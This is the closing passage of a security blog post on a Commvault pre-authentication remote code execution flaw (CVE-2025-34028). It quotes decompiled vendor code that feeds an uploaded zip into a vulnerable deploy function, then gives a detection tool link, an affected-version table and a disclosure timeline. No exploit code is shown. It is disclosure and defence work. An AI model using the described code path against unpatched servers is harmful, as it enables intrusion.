int len;
while((len = fileContent.read(buffer)) != -1) {
out.write(buffer, 0, len);
}
} catch (Throwable var16) {
try {
out.close();
} catch (Throwable var15) {
var16.addSuppressed(var15);
}
throw var16;
}
out.close();
this.deployCCPackage(servicePack); <---- [10]
```
Following the code path into `updateDeployPackages` ,we can see an almost replica of what we’ve already analysed.
However, in this circumstance, the zip file is read in from a multipart request `[9]` before being pushed into the vulnerable function `deployCCPackage` `[10]` . This, ultimately, allows threat actors to exploit environments where external HTTP requests may be proxied.
## Detection Artefact Generator

We’ve created a [**Detection** **Artefact Generator**](https://github.com/watchtowrlabs/watchTowr-vs-Commvault-PreAuth-RCE-CVE-2025-34028?ref=labs.watchtowr.com) for sysadmins, engineers and others to determine if their instance is vulnerable.
## Comms with Commvault
We contacted Commvault PSIRT, who have been a pleasure to deal with, informing them of the Remote Code Execution chain (that we achieved via SSRF <> Arbitrary File Write chaining) on April 7, 2025.
Commvault released a patch for these vulnerabilities on April 10, 2025, and subsequently released an advisory on April 17, 2025 - [https://documentation.commvault.com/securityadvisories/CV\_2025\_04\_1.html](https://documentation.commvault.com/securityadvisories/CV%5F2025%5F04%5F1.html?ref=labs.watchtowr.com).
The article released by Commvault details the affected and remediated version table below:
| **Product** | **Platforms** | **Affected Versions** | **Resolved Version** | **Status** |
| ----------- | -------------- | --------------------- | -------------------- | ---------- |
| Commvault | Linux, Windows | 11.38.0 - 11.38.19 | 11.38.20 | Resolved |
Commvault PSIRT has communicated that this vulnerability affects explicitly their *Innovation Release*, which appears to maintain the cutting-edge features of the Commvault solution; the vulnerable function is apparently only a recent addition.
Impressively though the turnaround time from reporting to patching and advisory has to be record-breaking in our experience! (1 week!)
Admittedly, we were at first concerned when we saw highlighted affected versions in the advisory from Commvault - as we had initially reported the vulnerabilities mentioned above in version `11.38.20` . Curiously, however, Commvault has listed this version as being patched.
Naturally, we informed Commvault that we had tested both `11.38.5` and `11.38.20` and requested a clear affected version range on April 9\. Commvault responded rapidly on April 10, confirming what we already knew - we're generally wrong.
> *“We have already fixed this issue in the current supported Technology Preview versions which is 11.38.20 and above.”*
## Timeline
| Date | Detail |
| --------------- | ---------------------------------------------------------------------------------------------------------------------------------------- |
| 7th April 2025 | Vulnerability discovered |
| 7th April 2025 | Vulnerability disclosed to CommVault in version 11.38.20 |
| 7th April 2025 | watchTowr hunts through client attack surfaces for impacted systems, and communicates with those affected |
| 8th April 2025 | Commvault acknowledges the vulnerability and begins remediation |
| 10th April 2025 | Commvault release a fix for versions 11.38.20 and above |
| 17th April 2025 | Commvault publishes an [advisory](https://documentation.commvault.com/securityadvisories/CV%5F2025%5F04%5F1.html?ref=labs.watchtowr.com) |
| 22nd April 2025 | watchTowr requests CVE assignment via VulnCheck as a CNA. CVE-2025-34028 is assigned. |
| 24th April 2025 | Blogpost and PoC release |